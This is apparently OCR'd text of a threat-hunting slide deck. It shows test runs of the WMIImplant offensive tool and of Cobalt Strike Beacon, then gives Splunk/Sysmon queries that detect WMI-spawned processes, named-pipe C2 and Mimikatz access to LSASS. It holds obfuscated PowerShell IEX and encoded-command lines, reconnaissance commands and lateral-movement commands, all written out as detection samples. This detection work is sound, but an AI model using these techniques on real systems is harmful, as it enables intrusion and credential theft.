
Meta Functions

change_user	- Change the context of the user you will execute WMI commands as
exit	- Exits WMIImplant
gen_cli	- Generate the command line command to use WMIImplant non-interactively
set_default	- Sets the targeted system's WMI property back to its default value
help	- View the list of commands and descriptions

File Operations

cat	- Reads the contents of a file
download	- Download a file from the targeted machine
ls	- File/Directory listing of a specific directory
search	- Search for a file on a user-specified drive
upload	- Upload a file to the targeted machine

Who's (ab-)using WMI



WMIImplant Lateral Movement Facilitation

WMIImplant is a PowerShell C2 channel for issuing commands to a targeted machine.

Developed by @c0d3r

WMIImplant

March 2017

Just over 1 year ago via Windows Remote Management (WinRM).

- Start a process
- Register a process
- Power off a process
- Generate a process
- Register a process
- ...

As I can see, this capability existed since the release of WMIImplant. WMIImplant commands WMIImplant

Meta Functions

- change_user
- exit
- gen_cli
- set_default
- help

File Operations

- cat
- download
- ls
- search
- upload

Process Operations

- process_kill
- process_start
- ps

System Operations

- active_users
- basic_info
- drive_list
- ifconfig
- installed_programs
- logoff
- reboot
- power_off
- vacant_system

Lateral Movement Facilitation

- command_exec - Run a command line command and receive the output
- disable_wdigest - Removes registry value UseLogonCredential
- disable_winrm - Disables WinRM on the targeted system
- enable_wdigest - Adds registry value UseLogonCredential
- enable_winrm - Enables WinRM on the targeted system
- registry_mod - Modify the registry on the targeted machine
- remote_posh - Run a PowerShell script on a remote machine and receive the output
- sched_job - Manipulate scheduled jobs
- service_mod - Create, delete, or modify system services

Testing with WMIImplant

* Testing «command_exec» using WMIImplant with PS-ISE

```
Command >: command_exec
What system are you targeting? >: ██████████
Please provide the command you'd like to run >: ipconfig /all
Windows IP Configuration
```

```
Host Name . . . . . : ██████████
Primary Dns Suffix . . . . . : ██████████
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : ██████████
```

```
Command >: command_exec
What system are you targeting? >: ██████████
Please provide the command you'd like to run >: systeminfo
Host Name: ██████████
OS Name: Microsoft Windows 7 Enterprise
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Workstation
OS Build Type: Multiprocessor Free
```

wininit.exe (660)	28.03.2017 17:16:31	n/a	wininit.exe
services.exe (764)	28.03.2017 17:16:37	n/a	C:\Windows\system32\services.exe
svchost.exe (888)	28.03.2017 17:16:58	n/a	C:\Windows\system32\svchost.exe -k DcomLaunch
wmiprivse.exe (692)	28.03.2017 17:18:38	n/a	C:\Windows\system32\wbem\wmiprivse.exe
wmiprivse.exe (2248)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprivse.exe
powershell.exe (9040)			
powershell.exe (7648)	29.03.2017 18:13:04	29.03.2017 18:13:07	powershell \$env:59HYpIlnv\oke-Ex`pression
ipconfig.exe (6196)	29.03.2017 18:13:05	29.03.2017 18:13:06	"C:\Windows\system32\ipconfig.exe" /all
powershell.exe (5560)	29.03.2017 18:13:35	29.03.2017 18:15:42	powershell IE X \$env:Q6JS9
systeminfo.exe (8600)	29.03.2017 18:13:36	29.03.2017 18:15:41	"C:\Windows\system32\systeminfo.exe"
wmiprivse.exe (732)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprivse.exe

Testing with WMIImplant

* Testing «process_start» using WMIImplant with Beacon

```
beacon> powershell-import C:\[redacted]\WMIImplant-master\WMIImplant.ps1
[*] Tasked beacon to import: C:\[redacted]\WMIImplant-master\WMIImplant.ps1
[+] host called home, sent: 26752 bytes
```

```
beacon> powershell Invoke-WMIImplant -ProcessStart -RemoteFile calc.exe -Target [redacted]
[*] Tasked beacon to run: Invoke-WMIImplant -ProcessStart -RemoteFile calc.exe -Target [redacted]
[+] host called home, sent: 86 bytes
[+] received output:
```

wininit.exe (660)	28.03.2017 17:16:31	n/a	wininit.exe
services.exe (764)	28.03.2017 17:16:37	n/a	C:\Windows\system32\services.exe
svchost.exe (888)	28.03.2017 17:16:58	n/a	C:\Windows\system32\svchost.exe -k DcomLaunch
wmiprvse.exe (692)	28.03.2017 17:18:38	n/a	C:\Windows\system32\wbem\wmiprvse.exe
wmiprvse.exe (2248)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe
notepad.exe (9100)	29.03.2017 17:24:52	n/a	notepad.exe
calc.exe (7628)	29.03.2017 17:25:08	n/a	calc.exe
wmiprvse.exe (732)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe

Detecting WMI spawned proc's

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Log in

CAR-2014-12-001: Remotely Launched Executables via WMI

Adversaries can use [Windows Management Instrumentation \(WMI\)](#) to move laterally by launching executables remotely. For adversaries to achieve this, they must open a WMI connection to a remote host. This RPC activity is currently detected by [CAR-2014-11-007: Remote Windows Management Instrumentation \(WMI\) over RPC](#). After the WMI connection has been initialized, a process can be remotely launched using the command: `wmic /node:"<hostname>" process call create "<command line>"`, which is detected via [CAR-2016-03-002: Create Remote Process via WMIC](#).

This leaves artifacts at both a network (RPC) and process (command line) level. When `wmic.exe` (or the `schtasks` API) is used to remotely create processes, Windows uses RPC (135/tcp) to communicate with the the remote machine.

After RPC authenticates, the RPC endpoint mapper opens a high port connection, through which the `schtasks Remote Procedure Call` is actually implemented. With the right packet decoders, or by looking for certain byte streams in raw data, these functions can be identified.

When the command line is executed, it has the parent process of `C:\windows\system32\wbem\WmiPrvSE.exe`. This analytic looks for these two events happening in sequence, so that the network connection and target process are output.

CAR-2014-12-001

Submission Date	12/02/2014
Information Domain	Host, Network
Host Subtypes	Network, Process
Network Subtypes	PCAP
Network Protocols	RPC
Type	TTP
Contributor	MITRE

Detecting WMI spawned proc's

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CARET ATT&CK Detection

Adversari
laterally b
they must
currently
Instrumen
a process
<hostname
via CAR-2
This leave
When wmi
with the ti
After RPC
Procedur
these fun
When the
analytic lo

Output Description

Identifies the process that initiated the RPC request (such as `wmic.exe` or `powershell.exe`), as well as the source and destination information of the network connection that triggered the alert.

ATT&CK Detection

Technique	Tactics	Level of Coverage
Windows Management Instrumentation	Execution	High

Pseudocode

Look for instances of the WMI querying in network traffic, and find the cases where a process is launched immediately after a connection is seen. This essentially merges the request to start a remote process via WMI with the process execution. If other processes are spawned from `wmiprvse.exe` in this time frame, it is possible for race conditions to occur, and the wrong process may be merged. If this is the case, it may be useful to look deeper into the network traffic to see if the desired command can be extracted.

```
processes = search Process:Create
wmi_children = filter processes where (parent_exe == "wmiprvse.exe")

flows = search Flow:Message
wmi_flow = filter flows where (src_port >= 49152 and dest_port >= 49152 and
proto_info.rpc_interface == "IRemUnknown2")

remote_wmi_process = join wmi_children, wmi_flow where (
  wmi_flow.time < wmi_children.time < wmi_flow.time + 1sec and
  wmi_flow.hostname == wmi_children.hostname
)

output remote_wmi_process
```

Detecting WMI spawned proc's

- * Searching for Child-Process creations of «**wmiprvse.exe**»
- * Filtering out «known good» processes

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" ProcessCreate wmiprvse.exe
| search EventCode="1" ParentImage="*\\wmiprvse.exe"
  NOT (Image="*\\powershell.exe"
    CommandLine="*\\Windows\\CCM\\*" OR CommandLine="*\\Microsoft Application Virtualization\\*" OR
    CommandLine="*DynamicDeploymentConfiguration*" OR CommandLine="*[redacted]*")
  NOT (Image="*\\Microsoft.NET\\Framework*" CommandLine="*[redacted]*")
  Image!="*\\[redacted]\\*" Image!="*\\WerFault.exe" NOT [redacted] NOT powercfg.exe NOT msiexec.exe NOT [redacted]
  NOT [redacted] NOT sidebar.exe NOT csc.exe NOT cvtres.exe NOT attrib.exe
  CommandLine!="*\\[redacted]\\*"
  CommandLine!="*cmd.exe /c copy *" CommandLine!="*\\[redacted]\\*" CommandLine!="*\\Adobe\\*" CommandLine!="*\\[redacted]\\*"
  CommandLine!="*\\Windows\\ccm*" CommandLine!="*\\Windows\\MS\\*" CommandLine!="*\\Windows\\Installer\\*"
| rex field=Message ".*User: ([redacted]|NT AUTHORITY)\\\\(?(<USER>).*)"
| stats values(ComputerName) AS Clients values(USER1) AS Users values(CommandLine) AS CmdLines count by Image
```

- * **Don't** filter out «Powershell.exe» in general
 - Combine with «CommandLine» params

Detecting WMI spawned proc's

- * Command executions («powershell *\$env:*» and IEX, obfusc.)
- * Processes started (calc.exe, notepad.exe ...)

The screenshot displays two Sysmon event log windows. The left window, titled 'Image', lists the following file paths for spawned processes:

- C:\Windows\System32\PING.EXE
- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- C:\Windows\System32\calc.exe
- C:\Windows\System32\cmd.exe
- C:\Windows\System32\notepad.exe
- C:\Windows\System32\whoami.exe

The right window, titled 'CmdLines', shows the command lines for these processes:

- ping -n 3
- powershell \$env:59HYp|Invoke-Expression
- powershell \$env:hpMgz|IEX
- powershell .(Get-Command ('{1}e{0}'-fx',i)) \$env:dswQF
- powershell IEX \$env:Q6JS9
- powershell IEX \$env:wDBaP
- powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwA
- powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwA
- calc.exe
- cmd /c hostname
- cmd /c net user
- notepad.exe
- whoami

Detecting WMI spawned proc's

- * Also detecting CS Beacons **WMI Lateral Movement** method
 - «powershell.exe ... -encodedcommand ...»

The image displays a Sysmon event log and a terminal window. The Sysmon log shows a process tree where powershell.exe is the parent of several other processes: calc.exe, cmd.exe, notepad.exe, and whoami.exe. The terminal window shows a beacon command 'wmi' being executed, which results in a task being scheduled to run 'windows/beacon_smb/bind_pipe' via WMI. Subsequent output shows a host call, link establishment, and the receipt of output from the child beacon, which lists the same processes seen in the Sysmon log.

```
Image ▾ Clients ▾ Users ▾
C:\Windows\System32\PING.EXE
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CmdLines ▾
ping -n 2

beacon> wmi ██████████
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\█████████\pipe\APT999_4444) on ██████████ via WMI
[+] host called home, sent: 210806 bytes
[+] established link to child beacon: ██████████
[+] received output:
powershell.exe -nop -w hidden -encodedcommand
JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwA
powershell.exe -nop -w hidden -encodedcommand
JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwA
calc.exe
cmd /c hostname
cmd /c net user
notepad.exe
whoami
```

Internal P2P C2 using Named Pipes

- * Internal Peer-to-Peer C&C using Named Pipes over SMB
- * Using Cobalt Strike Beacon's features for testing

Cobalt Strike Features

Only one egress point using HTTP as C&C
Conn thru web proxy



192.168.1.95



whatta.hog
WS2 @ 4



whatta.hogg
WS2 @ 224



SYSTEM *
JOSHDEV @ 1728



SYSTEM *
CEOSBOX @ 3344



SYSTEM *
FILESERVER @ 912



SYSTEM *
BILLING-POWER @ 2948



SYSTEM *
JOSHDEV @ 120



SYSTEM *
HAIL @ 352

SMB traffic
between WS
Named Pipes C&C

Figure 12. Cobalt Strike Graph View

An orange arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses **Windows named pipes** to control Beacons in this peer-to-peer fashion. A named pipe is an inter-process communication mechanism on Windows. **Named pipe traffic that goes host-to-host is encapsulated within the SMB protocol.** A red arrow indicates that a Beacon link is broken.

Detecting C2 using Named Pipes

* Search for Processes

- Connecting through Web Proxy and
- Creating Named Pipes

```
index= sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
(ProcessCreate OR (NetworkConnect 3128 ( Proxy IPs )) OR (PipeEvent "Pipe Created"))

whitelisting vetted good processes

| search EventCode=1 OR EventCode=17 OR
(EventCode=3 DestinationPort="3128" (DestinationIp=" Proxy IPs ))
| stats dc(TaskCategory) AS Cnt_TaskCat dc(EventCode) AS Cnt_EventCode values(TaskCategory) AS TaskCategory
values(Image) AS Image values(Hashes) AS Hashes values(PipeName) AS PipeName values(DestinationIp) AS DestinationIp
count by ComputerName ProcessGuid
| where Cnt_TaskCat >= 2 OR Cnt_EventCode >= 2
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(ComputerName) AS Clients values(Image) AS Image values(MD5) AS MD5 values(PipeName) AS PipeName
count by IMPHASH
| search PipeName="\\"*
```

Detecting C2 using Named Pipes

IMPHASH	Image	MD5	PipeName	count
17B461A082950FC63322	[redacted] http-beacon_windows-exe_x64.exe	D72EE57E927A99ED35C7	<Anonymous Pipe>	1
802D2D6E6B33155B1DE	[redacted] http-beacon_windows-service-exe_x64.exe	EE00A12DE45B2E4D5FDF	\\MSSE-583-server	
DC25EE78E2EF4D36FA	[redacted] http-beacon_windows-exe_x86.exe	53D8AF6E6F6700C785B05	\\MSSE-8000-server	1
E472BEC38EB2092220C	\\127.0.0.1\ADMIN\$\1949a70.exe	35F51F4A73E1C0E110928	<Anonymous Pipe>	1
	\\127.0.0.1\ADMIN\$\29ba879.exe	416D0B7A91EF8A754F55	\\MSSE-107-server	
	\\127.0.0.1\ADMIN\$\3bc0d5c.exe	AC9C5482454E4E1B77250	\\MSSE-2426-server	5
	\\127.0.0.1\C\$\298a94a.exe	C01B696001C7E1AD765B6	\\MSSE-5324-server	
	\\127.0.0.1\C\$\380ab42.exe	E8D9825D205E1AD8E216	\\MSSE-7891-server	
EF8A44FE2F9AD4AB85	C:\Windows\SysWOW64\rundll32.exe	51138BEEA3E2C21EC44D	\\MSSE-8355-server	
			\\MSSE-8798-server	
			<Anonymous Pipe>	6
			\\APT666_8362	
			\\APT999_4444	
			\\APT999_7777	
			\\msagent_8362	
			\\status_4444	
F8F47A970BADB255F82	C:\Windows\System32\rundll32.exe	DD81D91FF3B0763C39242	<Anonymous Pipe>	5
			\\3c6a96b995	
			\\4d1ab2c03a	
			\\b590c983b8	
			\\deb9acbe3d	
FC0D5E915D9C361A1F0	C:\Windows\System32\notepad.exe	B32189BDF6E577A92BA	<Anonymous Pipe>	7
	C:\Windows\system32\notepad.exe		\\00d23318a7	
			\\0321aa6142	
			\\10202051	
			\\1058cd7e	
			\\2a33e2a19	
			\\411e801033	
			\\45346d727	

Detecting C2 using Named Pipes

IMPHASH	Image	MD5	PipeName	count
17B461A082950FC6332	[REDACTED]	http-beacon_windows-exe_x64.exe	D72EE57E927A99ED35C7	<Anonymous Pipe> 1
802	Image		PipeName	
DC2	[REDACTED]	http-beacon_windows-exe_x64.exe	<Anonymous Pipe>	
E47	[REDACTED]	http-beacon_windows-service-exe_x64.exe	\MSSE-583-server	
EF8	[REDACTED]	http-beacon_windows-exe_x86.exe	\MSSE-8000-server	
			<Anonymous Pipe>	
			\MSSE-107-server	
F8F47A970BADB7			\msagent_8362	
FCCD5E915D9C36	C:\Windows\SysWOW64\rundll32.exe		<Anonymous Pipe>	Pipe> 5
			\APT666_8362	
			\APT999_4444	
			\APT999_7777	
			\msagent_8362	Pipe> 7
			\status_4444	
			\411e801033	
			\45346d727	

Detecting C2 using Named Pipes

- * Search for Processes creating «known malicious» Named Pipes
 - with or without «default PipeNames»

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"  
  (PipeEvent "Pipe Created" (APT666 OR APT999))  
| search (EventCode=17  
  (PipeName="\\APT666*" OR PipeName="\\APT999*"))  
| stats values(Image) AS Images values(PipeName) AS PipeNames  
  count by TaskCategory ComputerName
```

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"  
  (PipeEvent "Pipe Created" (APT666 OR APT999 OR msagent OR status OR MSSE))  
| search (EventCode=17  
  (PipeName="\\APT666*" OR PipeName="\\APT999*" OR  
  PipeName="\\MSSE-*-server*" OR PipeName="\\msagent_*" OR PipeName="\\status_*"))  
| stats values(Image) AS Images values(PipeName) AS PipeNames  
  count by TaskCategory ComputerName
```

Detecting C2 using Named Pipes

* Searching for «custom PipeNames» only

TaskCategory	ComputerName
Pipe Created (rule: PipeEvent)	
Pipe Created (rule: PipeEvent)	

Images	PipeNames	count
C:\Windows\SysWOW64\rundll32.exe	\APT666_8362 \APT999_4444 \APT999_7777	6
C:\Windows\SysWOW64\rundll32.exe	\APT666_8362 \APT999_4444	2

Detecting C2 using Named Pipes

* Searching for «default & custom PipeNames»

TaskCategory	ComputerName	Images	PipeNames	count
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN\$\1949a70.exe \\127.0.0.1\ADMIN\$\3bc0d5c.exe \\127.0.0.1\CS\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN\$\29ba879.exe \\127.0.0.1\CS\380ab42.exe	\APT666_8362 \APT999_4444 \MSSE-6684-server \MSSE-7891-server \MSSE-8798-server \msagent_8362 \status_4444	7
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\[REDACTED]\http-beacon_windows-exe_x64.exe C:\[REDACTED]\http-beacon_windows-exe_x86.exe C:\[REDACTED]\http-beacon_windows-service-exe_x64.exe C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe	\MSSE-107-server \MSSE-192-server \MSSE-583-server \MSSE-8000-server	4

Detecting C2 using Named Pipes

* Searching for «default & custom PipeNames»

TaskCategory	ComputerName	Images	PipeNames	count
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN\$\1949a70.exe \\127.0.0.1\ADMIN\$\3bc0d5c.exe \\127.0.0.1\CS\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
		C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN\$\1949a70.exe \\127.0.0.1\ADMIN\$\3bc0d5c.exe \\127.0.0.1\CS\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
		C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN\$\129ba879.exe \\127.0.0.1\CS\380ab42.exe	\APT666_8362 \APT999_4444 \MSSE-6684-server \MSSE-7891-server \MSSE-8798-server \msagent_8362 \status_4444	7
		C:\[REDACTED]\http-beacon_windows-exe_x64.exe C:\[REDACTED]\http-beacon_windows-exe_x86.exe C:\[REDACTED]\http-beacon_windows-service-exe_x64.exe C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe	\MSSE-107-server \MSSE-192-server \MSSE-583-server \MSSE-8000-server	4

Detecting Mimikatz (even file-less)

- * Detecting ProcessAccess on LSASS.exe
- * Idea by Mark Russinovich (RSA talk)

Detecting Mimikatz

Cyber Wardog Lab

by Roberto Rodriguez

Home

Wednesday, March 22, 2017

Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10)



Detecting Mimikatz

Cyber Wardon Lab

What happened with this?

by Robe

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Wednesday

Chroni
and El



Mark Russinovich
@markrussinovich

Follow

You can detect Mimikatz stealing passwords by configuring Sysmon to watch Lsass.exe for process access:

```
General Details
Process accessed:
UtcTime: 2017-02-13 04:27:33.709
SourceProcessGUID: {809f23d9-35b2-58a1-0000-001005c7b900}
SourceProcessId: 2220
SourceThreadId: 4904
SourceImage: C:\demo\mimikatz.exe
TargetProcessGUID: {689f23d9-e575-58a0-0000-0010c64f0000}
TargetProcessId: 544
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1410
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5594|C:\Windows\system32\KERNELBASE.dll+1a865|C:\demo\mimikatz.exe+
665e2|C:\demo\mimikatz.exe+6694d|C:\demo\mimikatz.exe+66521|C:\demo\mimikatz.exe+49da8|C:\demo\mimikatz.exe+
40bc7|C:\demo\mimikatz.exe+409d1|C:\demo\mimikatz.exe+6bc45|C:\Windows\system32\KERNEL32.DLL+18102|C:\
Windows\SYSTEM32\ntdll.dll+5c5b4
```

Figure 15. Outdated Mimikatz Version

Detecting Mimikatz

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What happened with this?

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Final Thoughts

Once again, even though this is just part II of detecting In-memory Mimikatz, we are already coming up with another good indicator to reduce the number of false positives when hunting for it.

Based on our test today, we can say that if we want to detect the latest version of Mimikatz from a **ProcessAccess** event perspective, we should look for:

GrantedAccess: 0x1010

Now, if we still want to detect the current **Invoke-Mimikatz** versions used in projects such as PowerSploit and PowerShell Empire. We should also look for:

GrantedAccess: 0x1410

However, when looking for **0x1410**, there is a little bit more of tuning that needs to happen to filter all the noise. You will have to add extra exclusion rules to your Sysmon config. Also, I would suggest to look at the pattern of the **Trace Call field (Stack)** in your Sysmon EID 10 logs. As you can see in figure 23 below, In-Memory Mimikatz always has the same **CallTrace** pattern. Remember that Sysmon only shows the module used and the offset addresses. However, you can use either Process Monitor or Process Explorer to configure a public Microsoft Symbol Server and show you a better call stack with all the function names. You can learn how [here](#). This Call Trace pattern could be useful with the right Regex to filter out all the noise (having some issues with Lucene regex in kibana).

Detecting Mimikatz

* Search for ProcessAccess of LSASS.exe

- GrantedAccess of: **0x1010**, **0x1410**, **0x143A**
- CallTrace: **KERNELBASE.dll** and (**ntdll.dll** or **UNKNOWN**)

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessAccess lsass.exe
| search TargetImage="*\\lsass.exe"
  ((GrantedAccess="0x1010" OR GrantedAccess="0x1410" OR GrantedAccess="0x143a")
  (CallTrace="*KERNELBASE.dll*" CallTrace="*UNKNOWN*") OR
  (CallTrace="*\\ntdll.dll+4bf9a*" CallTrace="*\\KERNELBASE.dll+189b7*"))
CallTrace!="*\\fbp.tmp*" CallTrace!="*\\Win64RunProcesses.dll*" CallTrace!="*\\System.ni.dll*" CallTrace!="*\\msi.dll*"
CallTrace!="*
CallTrace!="*
CallTrace!="*
| rex field=CallTrace ".*\\ntdll.dll\\+(?<NTDLL>[0-9a-fA-F]*)\\|.*"
| rex field=CallTrace ".*\\KERNELBASE.dll\\+(?<KRNLB>[0-9a-fA-F]*)[\\|\\(].*"
| eval CallTrace2 = replace(CallTrace, "\\|", " ") | eval CTLen = len(CallTrace)
| where CTLen > 90
| rename SourceProcessId as srcPID | rename GrantedAccess as GrantAcc
| table _time ComputerName SourceProcessGUID srcPID SourceImage TargetImage GrantAcc NTDLL KRNLB CTLen CallTrace2
| sort _time
```

Detecting Mimikatz

* Mimikatz **executable** from Github

– File-based → **No «UNKNOWN»** from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-10 16:19:36	[REDACTED]	{470B9880-C408-58C2-0000-0010E3F44529}	720	C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\sass.exe	0x1010	4bf9a	189b7	536	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+66918 C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+66c85 C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+6683d C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+49dac C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+49beb C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+49943 C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+6bf85 C:\Windows\system32\kernel32.dll+159cd C:\Windows\SYSTEM32\ntdll.dll+2a561

Detecting Mimikatz

- * Cobalt Strike Beacon's built-in Mimikatz «logonpasswords»
 - File-less → «UNKNOWN» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-08 14:13:07		{470B9880-0363-58C0-0000-0010B8D7D210}	8788	C:\Windows\system32\rundll32.exe
2017-03-08 22:34:42		{470B9880-78F1-58C0-0000-001048326C14}	3736	C:\Windows\system32\rundll32.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
